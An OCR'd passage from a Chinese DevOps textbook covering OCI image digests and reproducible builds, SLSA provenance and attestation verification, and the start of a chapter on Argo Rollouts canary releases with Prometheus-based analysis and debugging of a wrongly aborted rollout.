

图 7-9 OCI 镜像：每一层引用都是“媒体类型 + digest + 大小”，镜像 digest 就是清单本身的 SHA-256

一个 OCI 镜像由三部分组成：**层**（layer）是一个个压缩的文件系统差异包；**配置**（config）记录环境变量、启动命令、标签和构建历史；**清单**（manifest）列出配置和各层，每一项都写明媒体类型、digest 和大小。镜像的 digest 就是清单这份 JSON 字节的 SHA-256。用匿名令牌从 GHCR 读取第 11 章两次运行（A 与 C）产生的清单，自己计算一遍：

```
$ for D in $A $C; do echo "${D:0:19}...  sha256 of the bytes we received: $(sha256sum /tmp/manifes
t-${D:7:8}.json | cut -c1-12)..."; done
sha256:27919359a461...  sha256 of the bytes we received: 27919359a461...
sha256:e17b82f121c7...  sha256 of the bytes we received: e17b82f121c7...
$ jq '{schemaVersion, mediaType, config: {...}, layers: (.layers | length)}' /tmp/manifest-2791935
9.json
{ "schemaVersion": 2, "mediaType": "application/vnd.oci.image.manifest.v1+json",
  "config": { "mediaType": "application/vnd.oci.image.config.v1+json", "digest": "sha256:70010f3c4
```

```
4ae", "size": 9817 },
  "layers": 8 }
```

这是一棵 Merkle 树：改动任何一层的一个字节，这一层的 digest 就变，清单随之改变，镜像 digest 也就变了。所以对 digest 签名，等于对整个镜像的每一个字节签名；而标签只是指向某个 digest 的、可以随时改写的名字。

7.10.2 同一个提交，为什么得到两个 digest

逐层比较两个清单（`=` 表示相同，`x` 表示不同），再从配置的构建历史中查出每一层来自 Dockerfile 的哪条指令：

层	A 的 digest	C 的 digest		大小	产生这一层的指令
1–4	37fb86c2…等	相同	=	约 43 MB	基础镜像 `python:3.13-slim`（按 digest 固定）
5	17994bce…	e21dab08…	x	1423 B	`RUN useradd … && pip uninstall …`（构建参数 `APP_VERSION=p9/synthetic-gate-8`）
6	ec16f00a…	ec16f00a…	=	9.1 MB	`COPY --from=build /install /usr/local`
7	ee87ed2c…	d0a8ad44…	x	93 B	`WORKDIR /app`
8	aa63f5e6…	87ece704…	x	5246 B	`COPY src/ ./src/`

配置的差异只有三处：

```
<   "created": "2026-11-06T09:33:45.034130175Z",
>   "created": "2026-11-06T09:44:10.891584237Z",
<     "APP_VERSION=p9/synthetic-gate-6",
>     "APP_VERSION=p9/synthetic-gate-8",
<     "org.opencontainers.image.created": "2026-11-06T09:33:35.297Z",
>     "org.opencontainers.image.created": "2026-11-06T09:44:03.074Z",
```

于是原因可以精确地说清楚：

1. **构建参数进入了缓存键。** 第 5 层的 `RUN` 指令声明在 `ARG APP_VERSION` 之后，构建参数是这条指令缓存键的一部分。运行编号从 6 变成 8，缓存失效，指令重新执行，新写入的文件带着新的修改时间，压缩包的字节就不同了。
2. **文件时间戳进入了层。** 把两次构建的第 7、8 层下载下来逐个列出文件：路径、权限、属主、大小完全相同，第 8 层全部文件内容的哈希也相同（都是 `d6830502…`），唯一的差别是修改时间，分别是两次构建的时刻 09:33 和 09:44（UTC）。压缩包里记录了时间，字节就不同，digest 也就不同。第 6 层来自构建阶段，那个阶段与 `APP_VERSION` 无关，命中了缓存，所以完全相同。
3. **配置里有时间和运行编号。** 即使所有层都相同，`created`、环境变量和标签不同，配置的 digest 就不同，清单和镜像 digest 也随之不同。

第 11 章当时的推断（构建参数含运行编号、镜像中有时间戳）因此得到了逐层的证实。要做到可复现构建，就要消除这三类差异：版本号从提交派生，而不是来自运行编号；用提交时间设置 `SOURCE_DATE_EPOCH`，并

让 BuildKit 在导出时把文件时间戳统一改写成这个时间（`rewrite-timestamp=true`）；配置中的 `created` 也取同一个时间。本项目尚未实现这项改造，第 12 章把它列为待办；上面的改造方法来自 BuildKit 文档，没有在本项目中实际验证。

7.10.3 来源证明里写了什么

第 4 步只验证了来源证明“有效”。它的内容是一份 in-toto 声明（statement），由三部分组成：关于谁（subject）、什么类型的声明（predicateType）、声明的内容（predicate）。下面是第 12 章那个镜像（`sha256:4bb4aac3…`）的来源证明中的关键字段：

```
{
  "_type": "https://in-toto.io/Statement/v1",
  "subject": [{ "name": "ghcr.io/miku-wwl/devops-delivery/demo-api",
                "digest": { "sha256": "4bb4aac303ab48d036af1808c98312c16acbe8eef3c8f6fcdc42dc4f777
        11f38" } }],
  "predicateType": "https://slsa.dev/provenance/v1",
  "predicate": {
    "buildDefinition": {
      "buildType": "https://actions.github.io/buildtypes/workflow/v1",
      "externalParameters": { "workflow": { "path": ".github/workflows/release.yml",
                                            "ref": "refs/heads/p10/closed-loop",
                                            "repository": "https://github.com/miku-wwl/devops-deli
        very" } },
      "resolvedDependencies": [{ "uri": "git+https://github.com/miku-wwl/devops-delivery@refs/head
        s/p10/closed-loop",
                                 "digest": { "gitCommit": "85b3a49c7a25849861368913e9372a80ffa3cbe
        2" } }]
    },
    "runDetails": {
      "builder": { "id": "https://github.com/miku-wwl/devops-delivery/.github/workflows/release.ym
        l@refs/heads/p10/closed-loop" },
      "metadata": { "invocationId": "https://github.com/miku-wwl/devops-delivery/actions/runs/4219
        8984873/attempts/1" }
    }
  }
}
```

字段	含义	可以用来检查什么
`subject[].digest`	这份声明说的是哪个制品	与要部署的 digest 一致（验证工具自动检查）
`externalParameters`	由使用者控制的构建输入：哪个工作流文件、哪个分支	只接受特定分支，例如 main
`resolvedDependencies`	实际构建所用的源码，精确到提交	与审阅过的提交一致
`runDetails.builder.id`	可信的构建者身份	只接受本仓库的 `release.yml`
`invocationId`	是哪一次运行	从镜像追溯到 CI 日志

这份声明由 Sigstore 签名，签名证书中还有一组 GitHub 写入的扩展字段：签发者 `https://token.actions.githubusercontent.com`、触发事件 `push`、工作流所在的提交 `85b3a49…`、

Runner 环境 `github-hosted`、签名时仓库的可见性 `public`。验证策略就是对这些字段提出要求：

```
$ gh attestation verify "oci://$IMG" --repo miku-wwl/devops-delivery --deny-self-hosted-runners \
    --source-digest 85b3a49c7a25849861368913e9372a80ffa3cbe2 --format json --jq 'length | "verifie
d attestations: \(.)"'
verified attestations: 1
$ gh attestation verify "oci://$IMG" --repo miku-wwl/devops-delivery --source-ref refs/heads/main
Error: expected SourceRepositoryRef to be refs/heads/main, got refs/heads/p10/closed-loop
[exit 1]
```

第一条要求“在 GitHub 托管的 Runner 上、从提交 `85b3a49` 构建”，通过；第二条要求“必须从 main 构建”，这个镜像构建自 `p10/closed-loop` 分支，被拒绝。生产环境的准入策略通常就是这样写的：只有从受保护分支、经过审阅的提交、由可信构建者构建的制品才能运行。本项目的 Kyverno 策略允许任意分支（`refs/heads/.+`），因为各阶段的工作都在分支上进行；合并到 main 之后，应当收紧为只接受 main。

7.11 常见问题

Q1：基础镜像有几十个无法修复的漏洞，门禁永远过不去。区分修复状态，只阻断有修复版本的问题（`--ignore-unfixed`），其余定期复查；考虑更小的基础镜像（distroless、Chainguard、Alpine 等）以减少攻击面。

Q2：必须暂时接受某个可修复的漏洞怎么办？使用 `.trivyignore`，但每一条都要写明理由、负责人和到期时间，并纳入代码评审。不要因为一个漏洞而关闭整个门禁。

Q3：`cosign verify` 或其他工具提示找不到签名。确认签名格式。Cosign v3 默认使用新的 Sigstore 包格式，较旧的工具或策略引擎只认识旧式 `.sig` 标签——本章 Kyverno 的第一次尝试就是如此。

Q4：身份匹配总是失败。先用 `cosign verify` 的报错信息或证明页面查看证书中的真实身份（SAN）。注意 `refs/heads/<分支>` 中可能含有 `/`；优先使用正则表达式并加上 `^...$` 锚定。

Q5：Kind 节点拉取 GHCR 镜像失败（401/403）。包是私有的。在包设置中改为公开，或在命名空间中配置 `imagePullSecret`。本项目的包可以匿名拉取，已用匿名令牌验证。

Q6：只用 tag 部署，有签名也够了吧？不够。tag 可以被重新指向未签名或恶意的内容。签名、晋级和部署都应针对 digest；Kyverno 的 `mutateDigest` 可以在准入阶段把 tag 固定为已验证的 digest。

Q7：PR 上的 GitGuardian 检查报告了“密码”。见第 4 章常见问题 Q7：本项目遇到的是一次误报，处理方法是核实、标记误报并改写配置；若是真实凭据，必须先吊销。

7.12 练习

练习

1. **（理解）** 本章的门禁使用 `--ignore-unfixed`，不阻断暂无修复的漏洞。说明这样做的理由，以及在什么情况下这个策略不够用、需要额外的措施。

2. **（原理）** 不看书，画出 Sigstore 无密钥签名的时序：谁提供身份、谁签发证书、谁证明签名时间。为什么验证时不需要任何长期公钥？
3. **（动手）** 对本书任意一个已发布的镜像运行 `gh attestation verify --format json`，从结果中找出构建它的提交、工作流引用、触发事件和 Runner 环境。如果要求“只接受 main 分支构建的镜像”，Kyverno 策略中的 `subjectRegExp` 应该怎么改？
4. **（排障）** Kyverno 拒绝了一个确实由 `release.yml` 签名的镜像，报 `no matching signatures found`。参考本章四次尝试的经验，按顺序列出排查步骤。
5. **（设计）** 删除 pip 修复了 5 个 HIGH，但镜像体积没变。解释原因，并设计一个既消除这些组件、又减小体积的 Dockerfile 方案。
6. **（思考）** 本章的三道防线（PR 阻断、发布门禁、准入控制）各自防的是什么样的攻击者或失误？如果只能保留一道，你选哪一道？这个问题本身说明了什么？
7. **（设计）** 要让同一个提交的两次构建得到同一个 digest，本项目的 Dockerfile 和发布流水线需要改哪些地方？怎样验证改造成功？可复现构建对供应链安全有什么额外的价值？

参考答案见附录 B。

7.13 本章小结

- 漏洞门禁的关键是“只阻断能修的”：一次真实扫描发现的 5 个 HIGH 来自 pip 自带的依赖，删除运行时镜像中的 pip 后门禁通过。
- 发布流水线做到了：扫描先于推送、按 digest 发布、SPDX SBOM、SLSA 来源证明、Sigstore 无密钥签名，并在 CI 内外各独立验证一次（含反例）。
- 同一个 digest 经 GitOps 从 dev 晋级到 prod，4 个 Pod 运行的是逐字节相同的镜像。
- Kyverno 让集群只接受带有 `release.yml` 来源证明的镜像；排查过程揭示了签名格式与身份匹配中两个常见的坑。
- 引入已知严重漏洞依赖的 PR 被三道防线拦下：PR 阻断、发布中止、准入拒绝。

第 8 章　渐进式交付：Argo Rollouts 金丝雀与发布闸门（P6 / D6）

> 到目前为止，一次发布要么全部成功，要么全部失败。而生产事故中相当大的一部分恰恰由变更引起。渐进式交付把“一次切换”变成“小步试探”：先让少量流量使用新版本，用真实指标判断它是否健康，健康就继续扩大，不健康就自动撤回。本章用 Argo Rollouts 实现基于 Prometheus 指标的金丝雀发布，经历了一次“误杀好版本”的真实事故并修复它，验证了人工晋级、手动中止/重试、自动中止坏版本三种路径，最后用 GitHub Deployment Environment 加上一道人工审批闸门。

8.1　本章目标与产出

产出	位置
监控栈（Prometheus、Grafana、Alertmanager）	`delivery/monitoring/`
Argo Rollouts 控制器安装与时间线观察脚本	`delivery/rollouts/`
Chart 0.2.1：Rollout、AnalysisTemplate、PodMonitor	`delivery/helm/demo-api/templates/`
环境补丁（开启渐进式交付）	`delivery/gitops/patches/`
负载生成器（k6）	`delivery/loadgen/k6-loadgen.yaml`
生产审批闸门	`.github/workflows/production-gate.yml`、`delivery/release/candidate.yaml`

验收标准（路线图 D6 / Gate G4）： 故障版本停止晋级，稳定版恢复；记录发布版本与恢复过程。已通过：800 ms 延迟的金丝雀在 65 秒内被自动中止，金丝雀本身只服务了同期 1.4% 的请求；好版本经分析与人工晋级后全量发布（`evidence/p6/`）。**勘误：**中止时，一个新建的稳定版 Pod 读到了坏配置，潜伏约 3 小时才被第 9 章的告警发现（详见第 6 步末尾的勘误）。

学完本章，你应当能够：

- 比较重建、滚动、蓝绿、金丝雀四种发布策略的爆炸半径与成本；
- 用 Argo Rollouts 和 Prometheus 实现“只看金丝雀指标”的自动分析，并按参数估算中止所需的时间；
- 区分“坏数据”和“没有数据”，用三态判定避免误杀好版本；
- 设计人工闸门与审批流程，并在中止后核实稳定版没有受到影响。

8.2 原理

8.2.1 发布策略对比

策略	做法	优点	缺点
重建（Recreate）	先停旧版本，再起新版本	简单	有停机
滚动更新（Rolling）	逐个替换 Pod（Kubernetes Deployment 的默认方式）	无停机	一旦开始就会推进到底；没有“看指标再决定”的环节
蓝绿（Blue-Green）	新旧两套完整环境，一次性切换流量	回滚快	需要双倍资源；切换时 100% 流量同时面对新版本
金丝雀（Canary）	先给一小部分流量，按指标逐步扩大	**爆炸半径小**，可用真实流量验证	需要可区分新旧版本的指标；流程更复杂

“金丝雀”一词来自煤矿工人带金丝雀下井：金丝雀对有毒气体更敏感，它出问题时，矿工还有时间撤离。

8.2.2 Argo Rollouts 的工作方式



图 8-1 本章的渐进式交付闭环

关键对象：

- **Rollout**：Argo Rollouts 的 CRD，Pod 模板与 Deployment 完全相同，额外有 `strategy.canary`。每个版本仍对应一个 ReplicaSet；`rollouts-pod-template-hash` 标签区分它们。
- **步骤（steps）**：`setWeight`（金丝雀占比）、`pause`（定时暂停，或 `pause: {}` 无限期暂停，直到人工 `promote`）、`analysis`（内联分析）等。
- **AnalysisTemplate / AnalysisRun**：模板定义“怎么判断健康”，每次发布实例化为一个 AnalysisRun。本章使用**后台分析**：从第 1 步开始持续运行，直到发布结束；任何时刻失败都会中止发布。
- **没有流量路由器时的权重**：不使用服务网格或 L7 网关时，Argo Rollouts 通过**副本数比例**近似权重。prod 设为 5 个副本，20% 就是 1 个金丝雀 Pod。要实现精确到请求的权重（例如 1%），需要接入 Istio、Gateway API、NGINX 等流量路由器。

8.2.3 只看金丝雀的指标

如果直接看整个服务的错误率，1 个坏 Pod 混在 5 个 Pod 里，信号会被稀释到原来的五分之一。正确的做法是**只度量金丝雀 Pod**：

1. PodMonitor 的 `podTargetLabels` 把 Pod 标签 `rollouts-pod-template-hash`、`role` 复制到每一条时间序列上；
2. Rollout 把最新 ReplicaSet 的哈希作为参数 `canary-hash` 传给分析（`podTemplateHashValue: Latest`）；
3. PromQL 按该标签过滤。

8.3 第 1 步：安装监控栈与 Argo Rollouts

```
bash delivery/monitoring/install-monitoring.sh   # kube-prometheus-stack 92.21.1
bash delivery/rollouts/install-rollouts.sh       # Argo Rollouts v1.10.2
```

`kube-prometheus-stack` 的几个关键取值（`kube-prometheus-stack-values.yaml`）：

```
# Kind runs etcd, scheduler, controller-manager and kube-proxy bound to 127.0.0.1
# inside the node container - their targets would always be "down". Skip them.
kubeEtcd: {enabled: false}
kubeScheduler: {enabled: false}
kubeControllerManager: {enabled: false}
kubeProxy: {enabled: false}
prometheus:
  prometheusSpec:
    scrapeInterval: 15s
    # Discover every ServiceMonitor/PodMonitor/PrometheusRule in the cluster,
    # not only the ones labelled with this Helm release.
    serviceMonitorSelectorNilUsesHelmValues: false
    podMonitorSelectorNilUsesHelmValues: false
    ruleSelectorNilUsesHelmValues: false
    enableFeatures: [exemplar-storage]
```

```yaml
grafana:
  admin:
    existingSecret: grafana-admin   # created by install-monitoring.sh from ~/.lab-secrets
```

`*SelectorNilUsesHelmValues: false` 是一个常见的坑：默认情况下，kube-prometheus-stack 只选择带有本 Release 标签的 ServiceMonitor/PodMonitor，应用自己的 PodMonitor 会被**静默忽略**。Grafana 的管理员密码通过预先创建的 Secret 提供，不出现在 values 文件和命令行里。

8.4 第 2 步：让 Chart 支持 Rollout

为了让 Deployment 与 Rollout 渲染出**完全相同**的 Pod，先把 Pod 模板抽成一个辅助模板 `_podtemplate.tpl`，两种工作负载都 `include` 它：

```yaml
# templates/rollout.yaml (节选)
{{- if .Values.rollout.enabled }}
apiVersion: argoproj.io/v1alpha1
kind: Rollout
spec:
  replicas: {{ .Values.replicaCount }}
  template:
    {{- include "demo-api.podTemplate" . | nindent 4 }}
  strategy:
    canary:
      canaryMetadata:
        labels:
          role: canary
      stableMetadata:
        labels:
          role: stable
      analysis:
        templates:
          - templateName: {{ include "demo-api.fullname" . }}-health
        startingStep: 1
        args:
          - name: namespace
            value: {{ .Release.Namespace }}
          - name: canary-hash
            valueFrom:
              podTemplateHashValue: Latest
      steps:
        {{- toYaml .Values.rollout.steps | nindent 8 }}
{{- end }}
```

分析模板（最终版本，原因见第 4 步）：

```yaml
  metrics:
    - name: success-rate
      initialDelay: 45s
      interval: 20s
      failureLimit: 1
      inconclusiveLimit: 2
      successCondition: "len(result) > 0 && result[0] >= 0.95"
      failureCondition: "len(result) > 0 && result[0] < 0.95"
```

```
      provider:
        prometheus:
          address: http://kube-prometheus-stack-prometheus.monitoring.svc:9090
          query: |
            sum(rate(http_requests_total{namespace="{{args.namespace}}", rollouts_pod_template_has
          h="{{args.canary-hash}}", route=~"/api/.*", status!~"5.."}[1m]))
            /
            sum(rate(http_requests_total{namespace="{{args.namespace}}", rollouts_pod_template_has
          h="{{args.canary-hash}}", route=~"/api/.*"}[1m]))
      - name: p95-latency-seconds
        # 同样的结构：successCondition: result[0] < 0.5，failureCondition: result[0] >= 0.5
        query: |
          histogram_quantile(0.95, sum by (le) (rate(http_request_duration_seconds_bucket{namespace
          ="{{args.namespace}}", rollouts_pod_template_hash="{{args.canary-hash}}", route=~"/api/.
          *"}[1m])))
```

- `{{args.namespace}}` 是 Argo Rollouts 的模板语法，与 Helm 的 `{{ }}` 冲突，所以在 Chart 中写成 `{{`{{args.namespace}}`}}`，Helm 渲染后得到原样文本。
- `initialDelay: 45s`：新 Pod 刚启动时 `rate()` 还没有足够的样本，先等一等。
- `failureLimit: 1`：允许 1 次失败，第 2 次失败即中止（“失败次数 > failureLimit”）。
- **两个指标必须同时健康**：错误和延迟是两类不同的故障，后面坏版本的演练正好只有延迟问题。

> **原理**
>
> **中止需要多久，可以从参数算出来。** 第一次测量发生在分析开始后 `initialDelay`（45 秒），之后每隔 `interval`（20 秒）测量一次，失败次数超过 `failureLimit`（1）即中止。一个“一上线就坏”的版本，最快在 45 + 1 × 20 = **65 秒**时被中止，本章和第 12 章的坏版本都正好是 65 秒。
>
> 缩短 `initialDelay` 和 `interval` 能更早中止，但 `rate(...[1m])` 需要足够的样本：测得太早，结果要么为空（Inconclusive），要么被少数几个请求左右。增大 `failureLimit` 能容忍偶发的抖动，代价是坏版本多存活几个周期。这是“检测速度”和“误判率”之间的权衡，没有通用的最佳值。阈值应该参考好版本的历史数据来定（本项目好版本的 p95 约 5 ms，阈值 0.5 秒留有百倍余量）。流量很小的服务还要加上最小样本条件，例如“金丝雀在窗口内至少收到 50 个请求，结果才算数”，否则一两个慢请求就足以触发中止。

8.5 第 3 步：通过 Git 把 Deployment 换成 Rollout

Chart 本身的升级也走 GitOps：`update-chart.sh` 把 `delivery/helm/demo-api` 复制到配置仓库的 `charts/demo-api` 并提交合并请求。然后用 YAML 补丁为每个环境开启渐进式交付：

```
# delivery/gitops/patches/prod-rollout.yaml
replicaCount: 5
podMonitor:
  enabled: true
rollout:
  enabled: true
  steps:
    - setWeight: 20
```

```
    - pause: {}   # manual gate: kubectl argo rollouts promote demo-api-prod -n prod
    - setWeight: 50
    - pause: {duration: 60s}
    - setWeight: 80
    - pause: {duration: 30s}
```

```
$ bash delivery/argocd/promote.sh prod @$PWD/delivery/gitops/patches/prod-rollout.yaml --merge ...
merged !8 -> main @ 8b890f3 by root
$ kubectl get rollout,analysistemplate,podmonitor,deploy -n prod
NAME                                 DESIRED   CURRENT   UP-TO-DATE   AVAILABLE   AGE
rollout.argoproj.io/demo-api-prod    5         5         5            5           12s
NAME                                                AGE
analysistemplate.argoproj.io/demo-api-prod-health   12s
NAME                                              AGE
podmonitor.monitoring.coreos.com/demo-api-prod    13s
```

Argo CD 创建 Rollout 后剪除（prune）了旧 Deployment。Rollout 第一次创建时直接部署 100%（没有“旧版本”可比较），整个切换没有中断服务。

> **注意**
>
> **同一个竞态，第二次出现。** dev 的补丁合并请求再次返回 HTTP 400，尽管脚本已经在等待分支出现在分支 API 中。手工重试立即成功，说明问题仍是 GitLab 的异步处理：分支 API 直接读仓库，而创建合并请求时检查的是一份**异步刷新的分支缓存**。最终的修复是把“检查前置条件”改为“对操作本身重试”：三个脚本的公共逻辑抽到 `lib.sh`，`create_mr()` 在失败时最多重试 20 次，并用 `curl --fail-with-body` 打印 GitLab 的错误信息，而不是只报一个状态码。

8.6 第 4 步：第一次金丝雀——好版本被“误杀”

把 P5 第二次发布产生的新 digest（`sha256:7826c3b2...`，同样经过扫描、签名和来源证明）通过合并请求晋级到 prod。金丝雀按预期在 20% 处暂停，后台分析开始运行。两分钟后：

```
success-rate: phase=Failed successful=0 failed=2 values=[], []
p95-latency-seconds: phase=Failed successful=0 failed=2 values=[], []
$ kubectl -n prod get rollout demo-api-prod -o jsonpath='...'
phase=Degraded abort=true message=RolloutAborted: Rollout aborted update to revision 2: Background
analysis phase error/failed: Metric "success-rate" assessed Failed due to failed (2) > failureLimi
t (1)
```

一个好版本被中止了。注意 `values=[]`：查询结果是**空的**，并不是数值不达标。排查过程：

```
# 1. 金丝雀 Pod 被采集过吗？（瞬时查询看不到已失效的序列，要用范围查询）
$ ... 'count by (rollouts_pod_template_hash, route) (count_over_time(http_requests_total{namespace
="prod"}[15m]))'
{"hash":"67859d86c4","route":"/api/v1/orders","series":"4"}     ← 稳定版有业务流量
{"hash":"77569c5f77","route":"/healthz","series":"1"}           ← 金丝雀只有探针流量
{"hash":"77569c5f77","route":"/readyz","series":"1"}
{"hash":"77569c5f77","route":"/metrics","series":"1"}
```

金丝雀 Pod 被正常采集了，但**一个业务请求都没有收到**。原因是两个机制的叠加：

1. 负载生成器 k6 默认使用 HTTP keep-alive，长期复用 TCP 连接；
2. Kubernetes Service（kube-proxy）是 **L4 负载均衡，按连接而不是按请求分配后端**。金丝雀出现之前建立的所有连接都“钉”在稳定版 Pod 上，金丝雀永远分不到流量。第 5 章“深入”一节在实验集群上直接验证了这个机制：iptables 规则只在连接的第一个包上随机选择后端，conntrack 记住这个选择；同一个 keep-alive 连接上的 20 个请求全部落在了同一个 Pod 上。

真实世界中的客户端同样大量使用连接池，这正是“基于副本数的金丝雀”最常见的失效方式。修复分两部分：

修复一：让流量能到达金丝雀。 本实验中让 k6 每个请求新建连接（`noConnectionReuse: true`）；生产环境的根本解决方案是使用 L7 流量路由（服务网格、Gateway API），按请求分配权重。

修复二：区分“坏数据”和“没有数据”。 最初的模板只有 `successCondition`，空结果被判为失败。改为三态：有数据且健康 → 成功；有数据且不健康 → **失败（中止）**；没有数据 → **不确定（Inconclusive）**，超过 `inconclusiveLimit` 时暂停发布，交给人来判断。没有证据时，既不应该放行，也不应该当作故障。

修复过程中又出现了两个小插曲，同样是真实的：

- Chart 升级到 0.2.1 后，**Rollout 自动开始了一次新的金丝雀**。原因是 Pod 模板标签中包含 `helm.sh/chart: demo-api-0.2.1`，Chart 版本一变，Pod 模板哈希就变。很多 Chart 都有这个反模式：Chart 版本这类“元数据”不应该放进 Pod 模板标签。
- 新的金丝雀分析结果为 **Inconclusive**（三态设计生效了，没有误杀），但金丝雀仍然收不到流量：只更新了 k6 的 ConfigMap，k6 Pod 并没有重启，它只在启动时读取脚本——这正是第 5 章 `checksum/config` 注解要解决的问题。



图 8-2 重启 k6 后金丝雀开始收到流量（stable 9 req/s，canary 1 req/s）；随后演示手动中止（abort）与重试（retry）（终端记录渲染）

8.7 第 5 步：好版本——分析通过，人工晋级

重试后，金丝雀在 20% 处暂停，分析开始拿到真实数据：

```
p95-latency-seconds: phase=Running successful=4 failed=0 inconclusive=0 values=[0.0048455368570137
95], [0.0048146093683584116], [0.00481012658227848], [0.0048]
success-rate: phase=Running successful=4 failed=0 inconclusive=0 values=[1], [1], [1], [1]
```

